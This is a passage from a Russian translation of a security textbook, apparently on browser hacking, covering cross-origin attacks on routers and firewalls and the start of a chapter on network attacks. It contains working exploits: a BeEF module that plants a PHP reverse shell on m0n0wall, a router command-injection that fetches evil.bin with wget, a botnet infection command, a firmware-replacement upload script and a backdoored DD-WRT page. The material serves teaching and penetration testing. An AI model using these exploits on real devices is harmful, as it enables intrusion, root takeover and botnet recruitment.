К сожалению, браузеры по-разному отправляют двоичные данные через `XMLHttpRequest`. Объект `XMLHttpRequest` в Firefox предоставляет более надежный метод `sendAsBinary()`.[39] Браузеры не на Gecko, по крайней мере на момент написания книги, такой возможности не имели.

При наличии поддержки типизированных массивов можно переопределить прототип `sendAsBinary()` и объект `Array`, имитируя поведение в браузерах не на Gecko. Обходной код `sendAsBinary()` показан ниже:

```
if (typeof XMLHttpRequest.prototype.sendAsBinary ==
  'undefined' && Uint8Array) {
    XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
      function byteValue(x) {
        return x.charCodeAt(0) & 0xff;
      }
    var ords = Array.prototype.map.call(datastr, byteValue);
    var ui8a = new Uint8Array(ords);
    this.send(ui8a.buffer);
    }
}
```

С помощью одного из представленных ранее в этой главе приемов обнаружения входа по разным HTTP-кодам состояния можно определить, аутентифицирован ли подключенный браузер как администратор GlassFish. Если да, запускайте эксплойт. При успехе вы получите оболочку с правами пользователя GlassFish и сможете перейти к повышению привилегий. Демонстрационное видео доступно на https://browserhacker.com.

Межисточниковое удаленное выполнение команд в m0n0wall

Встроенный брандмауэр m0n0wall основан на FreeBSD. Его можно использовать во встроенных устройствах, например платах Soekris, или на старых неиспользуемых компьютерах. Веб-интерфейс администрирования m0n0wall был подвержен эксплойту после аутентификации, сходному с примером GlassFish. Янн Кам (Yann Cam) обнаружил,[40] что в веб-интерфейсе m0n0wall 1.33 и более ранних версий отсутствуют механизмы защиты XSRF.

Веб-интерфейс имеет множество функций, включая выполнение необработанных команд от имени root. Для эксплуатации используется немного другой ресурс m0n0wall, `exec_raw.php`, который дает больше гибкости, поскольку ожидает необработанный PHP-код. Эксплуатирующий уязвимость модуль BeEF применяет PHP-оболочку Марка Лоу (Mark Lowe)[41] из-за ее надежности. Соединение между веб-оболочкой и прослушивателем Netcat достаточно стабильно. Оболочка интерактивна и позволяет продолжать тестирование на проникновение.

Следующий код показывает инструкции для эксплуатации аутентифицированного веб-интерфейса m0n0wall из подключенного браузера:

```
beef.execute(function() {
  var rhost = '<%= @rhost %>';
  var rport = '<%= @rport %>';
  var lhost = '<%= @lhost %>';
  var lport = '<%= @lport %>';
  var uri = "http://" + rhost + ":" + rport + "/exec_raw.php? \
cmd=echo%20-e%20%22%23%21%2Fusr%2Flocal%2Fbin%2Fphp%5Cn%3C%3Fphp%20 \
eval%28%27%3F%3E%20%27.file_get_contents%28%27http%3A%2F%2F" + \
beef.net.host + ":" + beef.net.port + "%2Fphp-reverse-\
shell.php%27%29.%27%3C%3Fphp%20%27%29%3B%20%3F%3E%22%20%3E%20 \
x.php%3Bcat%20x.php%3Bchmod%20755%20x.php%3B";

  beef.net.forge_request("http", "GET", rhost, rport, uri, null,
  null, null, 10, 'script', true, null, function(response){
    if(response.status_code == 200){
      function triggerReverseConn(){
        beef.net.forge_request("http", "GET", rhost, rport,
"/x.php?ip=" + lhost + "&port=" + lport, null, null, null, 10,
 'script', true, null,function(response){
          if(response.status_code == 200){

            beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=OK: Reverse shell should have been triggered.");
          }else{
            beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=ERROR: second GET request failed.");
          }
        });
      }
      setTimeout(triggerReverseConn,5000);
    }else{
      beef.net.send("<%= @command_url %>", <%= @command_id
%>,"result=ERROR: first GET request failed.");
    }
  });

});
```

Код URL-декодирует содержимое переменной `uri`, используя ресурс `exec_raw.php`, который доступен по умолчанию в каждой установке m0n0wall:

```
/exec_raw.php?cmd=echo -e "#!/usr/local/bin/php\n \
     <?php eval('?> '.file_get_contents('http://" + \
  beef.net.host + ":" + beef.net.port + \
"/php-reverse-shell.php').'<?php '); ?>" > \
        x.php;cat x.php;chmod 755 x.php;
```

Содержимое обратной оболочки, размещенное на сервере BeEF, получается функцией PHP `file_get_contents`. Затем оно добавляется в файл `x.php` на цели, после чего корректируются разрешения файла. Этот этап выполняется первым GET-запросом.

Тем временем на `lhost` и `lport` компьютера атакующего прослушивает простой сокет Netcat. Для вызова обратного соединения отправляется второй GET-запрос к созданному файлу `x.php`. При успехе эксплойта вы получаете удаленный root-доступ к уязвимому устройству m0n0wall.

Уязвимость веб-интерфейса m0n0wall вызвана отсутствием защиты XSRF, из-за чего приложение доверяет межисточниковым запросам. Эксплуатация также зависит от того, вошла ли цель в приложение; это можно определить приемами из предыдущих разделов. Демонстрационное видео доступно на https://browserhacker.com.

Межисточниковое выполнение команд на встроенном устройстве

Домашние маршрутизаторы обычно работают под управлением встроенных версий Linux, часто на архитектуре MIPS. На таких устройствах распространен BusyBox, набор обычных утилит UNIX, объединенных в небольшой исполняемый файл.

Если удается эксплуатировать уязвимости удаленного выполнения команд, BusyBox позволяет более непосредственно подчинить внутреннее устройство маршрутизатора.

Удаленное выполнение команд до аутентификации

Михал Сайдак (Michal Sajdak) обнаружил,[42] что популярный в Польше маршрутизатор Asmax AR 804 уязвим для RCE до аутентификации. Следующий JavaScript демонстрирует эксплуатацию:

```
var gateway = '192.168.0.1';
var path    = 'cgi-bin/script?system%20';
var cmd     = 'wget%20http%3A%2F%2Fbrowserhacker.com
%2Fevil.bin%20-P%20%2Fvar%2Ftmp';
var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.id = 'asmax_ar804gu';
img.src = gateway+path+cmd;
document.body.appendChild(img);
```

В число доступных на маршрутизаторе команд входила `wget`; код использует ее, чтобы загрузить `evil.bin` с `browserhacker.com` в каталог `/var/tmp`. Серьезность уязвимости усиливается тем, что каждый процесс маршрутизатора, включая веб-сервер, работал от имени root, как показано на рис. 9-37.




Рис. 9-37. Каждый процесс маршрутизатора Asmax работает от имени root.

Уязвимости RCE, включая прямой доступ к интерфейсу BusyBox маршрутизатора, использовались злоумышленниками в реальном мире. Одно из первых появлений ботнета из маршрутизаторов SOHO относится к 2008 году; он назывался PsyBot. По данным Терри Бауме (Terry Baume),[43] ботнет состоял главным образом из маршрутизаторов Netcomm NB5.

Популярная версия микропрограммы этих устройств вообще не требовала аутентификации в веб-интерфейсе, позволяя атакующим включать администрирование через Telnet. Получив доступ к Telnet, атаки выполняли команду на рис. 9-38.

```
# wget http://dweb.webhop.net/.bb/udhcpc.env -P /var/tmp && chmod +x /var/
tmp/udhcpc.env && /var/tmp/udhcpc.env &
Set PR mark for socket 0x7 = 239
udhcpc.env           100% |*****************************| 33744
00:00 ETA
#
```

Рис. 9-38. Первая команда заражения PsyBot.

Как видно на рис. 9-38, происходит следующее:

• Файл `udhcpc.env` загружается в `/var/tmp` с помощью `wget`.
• Команда `chmod` делает файл исполняемым.
• Затем файл запускается в фоновом режиме.

Исполняемый файл скомпилирован для MIPS и после запуска подключается к одному из IRC-серверов управления ботнетом атакующих. Тот же вектор можно было применить к описанной выше RCE маршрутизаторов Asmax, поскольку она работает до аутентификации, а каждая команда выполняется с правами root.

К более поздним ботнетам, атаковавшим маршрутизаторы SOHO, относятся варианты Chuck Norris, затронувшие в 2009-2010 годах множество встроенных устройств Linux MIPS. Забавное имя возникло не потому, что маршрутизаторы взломал сам Чак Норрис. Исследователи Масарикова университета нашли в исходном коде итальянский комментарий: «[R]anger killato: in nome di Chuck Norris», то есть «Рейнджер убит: во имя Чака Норриса».[44]

Удаленное выполнение команд посредством замены микропрограммы

Еще один способ получить полный контроль над маршрутизатором - заменить микропрограмму собственной. Это окончательный способ подчинить внутреннее устройство маршрутизатора. Если удается запустить собственную микропрограмму, можно также запретить дальнейшие обновления.

Фил Первианс (Phil Purviance) представил на Black Hat 2012 прием замены микропрограммы на нескольких устройствах Linksys, уязвимых для XSRF. Эксплойт работал между источниками и применял прием Кшиштофа Котовича, рассмотренный в эксплойте GlassFish. Пример:

```
function fileUpload(url, fileData, fileName) {
var fileSize = fileData.length,
 boundary = "---------------------------" +
 "168072824752491622650073", xhr = new XMLHttpRequest;
xhr.open("POST", url, true);
xhr.withCredentials = "true";
xhr.setRequestHeader("Content-Type",
 "multipart/form-data, boundary=" + boundary);
// правильно сформировать тело multipart POST
var body = boundary + "\r\n";
body += "Content-Disposition: form-data; " +
 "name=\"submit_button\"; name=\"submit_button\" \r\n\r\nUpgrade\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"change_action\"\r\n\r\n\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"action\"\r\n\r\n\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"file\"; " +
 "filename=\"FW_WRT54GL_4.30.15.002_US_20101208_code.bin\"\r\n";
body += "Content-Type: application/macbinary\r\n";
body += "\r\n" + fileData + "\r\n\r\n";
body += boundary + "\r\nConntent-Disposition: " +
 "form-data; name=\"process\"\r\n\r\n\r\n";
body += boundary + "--";
// для браузеров не на Gecko, например Chrome, без sendAsBinary
if(navigator.userAgent.toLowerCase().indexOf("chrome") > -1) {
 XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
  function byteValue(x) {
    return x.charCodeAt(0) & 255
  }
  var ords = Array.prototype.map.call(datastr, byteValue);
  var ui8a = new Uint8Array(ords);
  this.send(ui8a.buffer)
 }
}
xhr.sendAsBinary(body);
return true
}
// вызвать fileUpload(), передав содержимое микропрограммы
fileUpload("http://192.168.0.1/upgrade.cgi",
"[..firmware binary..]", "myFile.gif");
```

Выполнение кода обновляет микропрограмму Linksys WRT54GL необработанными данными, переданными вторым аргументом `fileUpload()`.

Изменить существующую микропрограмму маршрутизатора и встроить собственный бэкдор не так сложно, как может показаться. Нужны лишь правильные инструменты.

Крейг Хеффнер (Craig Heffner), создатель binwalk,[45] вместе с Джереми Коллейком (Jeremy Collake) создал Firmware Modification Kit.[46] Этот набор сценариев Bash позволяет распаковать микропрограмму маршрутизатора и получить дерево файловой системы. Затем можно прочитать каждый файл, изменить его, внедрив код бэкдора, и снова упаковать все в один файл для описанных атак.

В середине 2013 года Роберт Корнмайер (Robert Kornmeyer) опубликовал на PaulDotCom статью,[47] показывающую внедрение бэкдора в микропрограмму DD-WRT для Linksys с помощью Firmware Modification Kit. Он изменил исходный код страницы `Info.htm`, добавив перехватчик BeEF, как показано на рис. 9-39.

```
{e}"submitFooter">
{m}
//<![CDATA[
var autoref = <% nvram_else_match("refresh_time","0","sbutton.refres","sbutton.autorefresh"
submitFooterButton(0,0,0,autoref);
//]]>
</script>
</div>
</form>
{e}"center">
<% show_paypal(); %>
</div><br />
</div>
</div>
{n}"floatKiller"></div>
{n}"statusInfo">
{e}"info"><% tran("share.firmware"); %>:
{m}
//<![CDATA[
{x}<a title=\"" + share.about + "\" href=\"javascript:openAboutWindow()\"><% get_firmware_v
//]]>
</script>
</div>
{e}"info"><% tran("share.time"); %>:  <span id="uptime"><% get_uptime(); %></span></div>
{e}"info">WAN<span id="ipinfo"><% show_wanipinfo(); %></span></div>
<script src="http://192.168.1.165:3000/hook.js" type="text/javascript"></script>
</div>
</div>
</div>
</body>
</html>
```

Рис. 9-39. В DD-WRT внедрен бэкдор с перехватчиком BeEF.

Те же векторы одинаково применимы к любому сетевому устройству с веб-интерфейсом, а не только маршрутизаторам. Эксплуатация XSS, базовой аутентификации и CSRF прекрасно подходит для несанкционированных изменений NAS, коммутаторов, камер наблюдения, мультимедийных проигрывателей и другого оборудования. Как можно ожидать, BeEF включает множество командных модулей для подобных проблем. На высоком уровне они делятся на эксплойты камер, NAS и маршрутизаторов.

Модули камер пытаются эксплуатировать ошибки для изменения административных учетных данных моделей DLink и Linksys. Например, один модуль для камеры AirLive добавляет нового администратора.

Модули эксплуатации NAS нацелены на устройства DLink и FreeNAS. Ошибка CSRF в DLink позволяет удаленно выполнять код, а ошибка CSRF во FreeNAS используется для создания обратной оболочки к компьютеру атакующего.

Модули эксплуатации маршрутизаторов включают атаки на устройства 3COM, Belkin, Cisco, DLink, Linksys и Comtrend. Большинство пытается эксплуатировать CSRF для изменения административных паролей или включения удаленного доступа, как уже обсуждалось.

На рис. 9-40 представлен еще один полезный ресурс для атаки сетевых шлюзов: `http://www.routerpwn.com`. Routerpwn, проект Роберто Сальгадо (Roberto Salgado), представляет собой коллекцию полезных нагрузок HTML и JavaScript для домашних маршрутизаторов. Она позволяет практически любому человеку где угодно атаковать свой локальный маршрутизатор. Атаки сгруппированы по производителям, например Belkin, Cisco, Huawei, Netgear и другим. Сама

страница является одним HTML-файлом, поэтому ее можно загрузить и запускать автономно, когда подключения к Интернету нет.




Рис. 9-40. Routerpwn, www.routerpwn.com.

Рассмотренные атаки демонстрируют хрупкость сетевых маршрутизаторов, особенно устройств SOHO, часто находящихся в домах пользователей.

Одна из главных причин проблем - предположение производителей о безопасности веб-интерфейсов: интерфейсы во внутренних сетях якобы защищены от атакующих из Интернета.

Это предположение рушится, как карточный домик, если браузер внутри сети выполняет JavaScript под контролем атакующего. С такой позиции маршрутизатор можно перенастроить, полностью обойти или сделать частью ботнета.

Итоги

В этой главе подробно рассмотрен ряд сценариев атак на веб-приложения из подключенного браузера, многие из которых можно выполнять между источниками без нарушения SOP. Эти методы повышают анонимность атакующего и предоставляют доступ к немаршрутизируемым веб-приложениям интрасетей.

Обсуждались способы межисточникового выявления и эксплуатации уязвимостей, включая удаленное выполнение команд (RCE), SQL-инъекцию и межсайтовое выполнение сценариев (XSS).

Теперь вы знаете, как подключение источников через уязвимости XSS, обнаруженные из другого источника, расширяет число контролируемых источников и поверхность атаки. После подключения новый источник доступен через Tunneling Proxy. Это потенциально позволяет использовать аутентифицированный сеанс и обходить некоторые меры HttpOnly. Стандартные средства

безопасности, например Burp и Sqlmap, также могут направлять запросы через Tunneling Proxy и подключенный браузер.

Глава также показала, что обычные эксплойты веб-приложений можно запускать между источниками. Эти атаки эксплуатируют RCE на устройствах в интрасети.

В следующей главе вы продолжите использовать подключенные браузеры во внутренних сетях. Рассмотренные атаки покажут компрометацию не-веб-служб посредством межпротокольной связи и эксплуатации, а также другими методами.

Вопросы

1. Что представляют собой предварительные запросы?
2. Как работает межисточниковое создание отпечатков веб-приложений? Соблюдает или нарушает оно SOP?
3. Как вслепую подключить новый домен? Приведите пример.
4. Можно ли, соблюдая SOP, определить, вошел ли пользователь в веб-приложение?
5. Почему сочетание XSRF с междоменным запросом может иметь разрушительные последствия? Как псевдослучайный токен anti-XSRF смягчает проблему?
6. Какой тип SQL-инъекции можно обнаружить между источниками с соблюдением SOP? Является ли она слепой?
7. Как проксировать HTTP-запросы через подключенный браузер?
8. Опишите работу эксплойта GlassFish CVE-2012-0550 из последнего раздела главы. Есть ли ограничения?
9. Как эксплуатировать либеральную межисточниковую политику, разрешающую доступ из всех доменов? Приведите практический пример.
10. Приведите пример узкого места веб-приложения.

Ответы на вопросы можно найти на сайте книги `https://browserhacker.com/answers` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Mozilla Developer Network. (2013). *HTTP access control (CORS)*. Получено 15 июня 2013 года с developer.mozilla.org.
[2] [назад] W3C. (2013). *Cross-origin Resource sharing Terminology*. Получено 15 июня 2013 года с w3.org.
[3] [назад] W3C. (2013). *Cross-origin Resource sharing Terminology*. Получено 15 июня 2013 года с w3.org.
[4] [назад] BeEF Project. (2012). *Internal Network Fingerprinter*. Получено 8 октября 2013 года с github.com.
[5] [назад] Chris Sullo. (2010). *CMS Explorer*. Получено 15 июня 2013 года с code.google.com.
[6] [назад] Sky. (2012). *Sagem router firmware*. Получено 8 октября 2013 года с skyuser.co.uk.
[7] [назад] Gareth Heyes. (2007). *JS Lan Scanner*. Получено 8 октября 2013 года с code.google.com.
[8] [назад] Mike Cardwell. (2011). *Abusing HTTP Status Codes to Expose Private Information*. Получено 15 июня 2013 года с grepular.com.
[9] [назад] H. Meer and M. Slaviero. (2007). *It's all about timing*. Получено 15 июня 2013 года с defcon.org.
[10] [назад] P. Watkins. (2001). *Cross-site Request Forgeries*. Получено 15 июня 2013 года с tux.org.
[11] [назад] BeEF Project. (2012). *CSRF Virgin Superhub*. Получено 8 октября 2013 года с github.com.
[12] [назад] Chris Shiflett. (2004). *Cross-Site Request Forgeries*. Получено 15 июня 2013 года с shiflett.org.
[13] [назад] James Fisher. (2013). *DirBuster Project*. Получено 15 июня 2013 года с owasp.org.
[14] [назад] Mozilla Developer Network. (2013). *DOMParser*. Получено 15 июня 2013 года с developer.mozilla.org.
[15] [назад] Eli Gray. (2012). *DOMParser HTML extension*. Получено 15 июня 2013 года с gist.github.com.
[16] [назад] David Litchfield, Chris Anley, John Heasman, and Bill Grindlay. (2005). *The Database Hacker's Handbook*. Получено 15 июня 2013 года с amazon.com.
[17] [назад] Justin Clarke. (2009). *SQL Injection Attacks and Defense*. Получено 15 июня 2013 года с store.elsevier.com.
[18] [назад] Wikipedia. (2013). *Prepared statement*. Получено 15 июня 2013 года с en.wikipedia.org.

[19] [назад] Chema Alonso. (2007). *Time-Based Blind SQL Injection with Heavy Queries*. Получено 15 июня 2013 года с technet.microsoft.com.
[20] [назад] Bernardo Damele. (2009). *Advanced SQL injection to operating system full control*. Получено 15 июня 2013 года с blackhat.com.
[21] [назад] Chris Anley. (2002). *Advanced SQL injection*. Получено 15 июня 2013 года с cgisecurity.com.
[22] [назад] Microsoft Developer Network. (2013). *WAITFOR (Transact-SQL)*. Получено 15 июня 2013 года с msdn.microsoft.com.
[23] [назад] Gareth Heyes. (2009). *XSS Rays*. Получено 15 июня 2013 года с thespanner.co.uk.
[24] [назад] Mario Heiderich. (2010). *XSSAuditor bypasses from sla.ckers.org*. Получено 15 июня 2013 года с bugs.webkit.org.
[25] [назад] D. Kristol and L. Montulli. (2013). *HTTP State Management Mechanism*. Получено 15 июня 2013 года с ietf.org.
[26] [назад] RandomStorm. (2013). *Damn Vulnerable Web Application*. Получено 15 июня 2013 года с dvwa.co.uk.
[27] [назад] D. Stuttard. (2013). *Burp Suite*. Получено 15 июня 2013 года с portswigger.net.
[28] [назад] B. Damele and M. Stamparm. (2013). *Sqlmap*. Получено 15 июня 2013 года с sqlmap.org.
[29] [назад] E. Oftedal. (2010). *MalaRIA - I'm in your browser, surfin your webs*. Получено 15 июня 2013 года с erlend.oftedal.no.
[30] [назад] n.runs AG. (2011). *Denial of Service through hash table multi-collisions*. Получено 15 июня 2013 года с nruns.com.
[31] [назад] Fortify. (2012). *Web Server DoS by Hash Collision*. Получено 15 июня 2013 года с web.archive.org.
[32] [назад] R. Regan. (2011). *Java Hangs When Converting 2.2250738585072012e-308*. Получено 8 октября 2013 года с exploringbinary.com.
[33] [назад] F. Assolini. (2012). *The tale of one thousand and one DSL modems*. Получено 8 октября 2013 года с securelist.com.
[34] [назад] C. Hoepers. (2012). *Tratamento de Incidentes de Segurança e Tendências no Brasil*. Получено 8 октября 2013 года с cert.br.
[35] [назад] T. Donev. (2011). *Comtrend ADSL Router (CT-5367) C01_R12 Remote Root*. Получено 8 октября 2013 года с exploit-db.com.
[36] [назад] Wikipedia. (1983). *Scarface*. Получено 15 июня 2013 года с en.wikipedia.org.
[37] [назад] R. Suggi Liverani. (2012). *Oracle Glassfish REST Interface - Cross-site Request Forgery Vulnerability*. Получено 15 июня 2013 года с security-assessment.com.
[38] [назад] K. Kotowicz. (2011). *How to upload arbitrary file contents cross-domain*. Получено 15 июня 2013 года с blog.kotowicz.net.
[39] [назад] Mozilla Developer Network. (2013). *XMLHttpRequest*. Получено 15 июня 2013 года с developer.mozilla.org.
[40] [назад] Y. Cam. (2012). *m0n0wall 1.33 Cross-site Request Forgery Vulnerability*. Получено 15 июня 2013 года с 1337day.com.
[41] [назад] Pentestmonkey. (2013). *PHP reverse shell*. Получено 15 июня 2013 года с pentestmonkey.net.
[42] [назад] M. Sajdak. (2009). *ASMAX AR 804 gu compromise*. Получено 8 октября 2013 года с securitum.pl.
[43] [назад] T. Baume. (2011). *Netcomm NB5 Botnet - PSYB0T 2.5L*. Получено 8 октября 2013 года с users.adam.com.au.
[44] [назад] P. Čeleda and R. Krejčí. (2011). *An Analysis of the Chuck Norris Botnet 2*. Получено 8 октября 2013 года с muni.cz.
[45] [назад] C. Heffner. (2013). *Binwalk*. Получено 8 октября 2013 года с code.google.com.
[46] [назад] C. Heffner and J. Collake. (2013). *Firmware Modification Kit*. Получено 8 октября 2013 года с code.google.com.
[47] [назад] R. Kornmeyer. (2013). *Creating Malicious Firmware with Firmware-Mod-Kit*. Получено 8 октября 2013 года с pauldotcom.com.

Глава 10. Атаки на сети

Важно помнить о базовом контексте и технологиях, поддерживающих протоколы приложений, которые подробно обсуждались на предыдущих страницах. HTTP зависит от нижележащих уровней OSI в той же мере, что и любой другой протокол, определенный на прикладном уровне модели OSI.

Одно дело - сосредоточиться на атаках на браузеры и веб-приложения, но более глубокое проникновение в нижележащую сеть даст вам превосходные результаты. Именно на сетевом уровне можно получить прямой доступ к службам, не использующим HTTP, и потенциально обнаружить службы электронной почты, печати, серверы Internet Relay Chat и многое другое.

Эта глава начинается с изучения методов определения конфигурации внутренней сети перехваченного браузера: выявления внутренних IP-адресов и запуска из браузера сканирования внутренних портов. Вооружившись этими сведениями, вы затем сосредоточитесь на более продвинутых приемах, таких как межпротокольное взаимодействие (Inter-protocol Communication, IPC) и межпротокольная эксплуатация (Inter-protocol Exploitation, IPE).

Разумеется, скомпрометировав цель с помощью IPE, вы захотите установить обратное соединение со своим управляющим устройством. Обычные обратные соединения создают заметный обмен данными через пограничные межсетевые экраны. Вы изучите гораздо более скрытный способ обратного подключения с помощью полезной нагрузки BeEF Bind, которая направляет обмен через перехваченный браузер.

Выявление целей

Разведка обычно становится первым действием при попытке получить несанкционированный доступ к системам или сетям. Когда источником таких атак служит браузер, надлежащая разведка не менее важна. Более того, из-за возможных ограничений браузеров четкое представление о сетевых целях зачастую приобретает еще большее значение.

В главе 9 вы изучили методы выявления целей. Некоторые из них применимы и при нацеливании на сетевые службы. Теперь вы сделаете следующий шаг в разведке и рассмотрите дополнительные способы сбора сведений о цели.

Прежде чем запускать сканирование портов, необходимо разобраться в целевых подсетях. Хорошая отправная точка - та же подсеть, в которой находится перехваченный браузер. В следующих разделах вы изучите методы обнаружения внутреннего IP-адреса браузера и другие способы определения сведений о внутренней сети.

Определение внутреннего IP-адреса перехваченного браузера

Вам нужно получить максимум сведений о цели при минимальных усилиях. В идеальном случае достаточно вызвать метод JavaScript, который вернет параметры внутренней сети браузера. Это кажется неправдоподобным, однако до конца 2012 года именно так обстояло дело в Firefox.

JavaScript мог создавать вызовы Java, исполнявшиеся через браузерный плагин JRE. Он даже позволял создать экземпляр Java-класса `java.net.Socket`. С помощью этого класса JavaScript мог получить внутренний IP-адрес и имя узла.

Извлекать сведения о внутренней сети по-прежнему можно во всех браузерах, способных исполнять Java-апплеты, но теперь для этого требуется явное вмешательство пользователя. Такое ограничение появилось после внедрения функции Click to Play.

Следующий JavaScript демонстрирует извлечение внутреннего IP-адреса и имени узла в Firefox вплоть до версии 15. Начиная с версии 16 технология LiveConnect, а вместе с ней доступ к `java` и `Packages` из DOM, была отключена[1] (как обсуждалось в разделе об обходе SOP в Java главы 4).

```
var sock = new java.net.Socket();
var ip = "";
var hostname = "";
try {
  sock.bind(new java.net.InetSocketAddress('0.0.0.0',0));
  sock.connect(new java.net.InetSocketAddress(document.domain,
    (!document.location.port)?80:document.location.port));
  ip = sock.getLocalAddress().getHostAddress();
  hostname = sock.getLocalAddress().getHostName();
}
```

Метод `bind()` открывает на локальном компьютере прослушивающий порт, к которому немедленно выполняется подключение. После установления соединения вызывается метод `getLocalAddress()`, возвращающий объект `InetAddress`. Этот объект предоставляет дополнительные методы: `getHostAddress()` для получения IP-адреса и `getHostName()` для получения имени узла сокетного соединения. Затем код вызывает эти методы и собирает параметры внутренней сети.

Такие же принципы по-прежнему можно воплотить в Java-апплете и получить эти сведения. Однако основным ограничением становится требование Click to Play. Рассмотрим следующий код:

```
import java.applet.Applet;
import java.applet.AppletContext;
import java.net.InetAddress;
import java.net.Socket;
/*
* адаптировано из апплета Ларса Киндерманна
* http://reglos.de/myaddress/MyAddress.html
*/
public class get_internal_ip extends Applet {
 String Ip = "unknown";
 String internalIp = "unknown";
 String IpL = "unknown";
 private String MyIP(boolean paramBoolean) {
  Object obj = "unknown";
  String str2 = getDocumentBase().getHost();
  int i = 80;
  if (getDocumentBase().getPort() != -1){
   i = getDocumentBase().getPort();
  }
  try {
    String str1 =
     new Socket(str2, i).getLocalAddress().getHostAddress();
    if (!str1.equals("255.255.255.255")) obj = str1;
  } catch (SecurityException localSecurityException) {
    obj = "FORBIDDEN";
  } catch (Exception localException1) {
    obj = "ERROR";
 }
 if (paramBoolean) try {
    obj = new Socket(str2, i).getLocalAddress().getHostName();
 } catch (Exception localException2) {}
 return (String) obj;
 }
 public void init() {
  this.Ip = MyIP(false);
 }
 public String ip() {
  return this.Ip;
```

```
 }
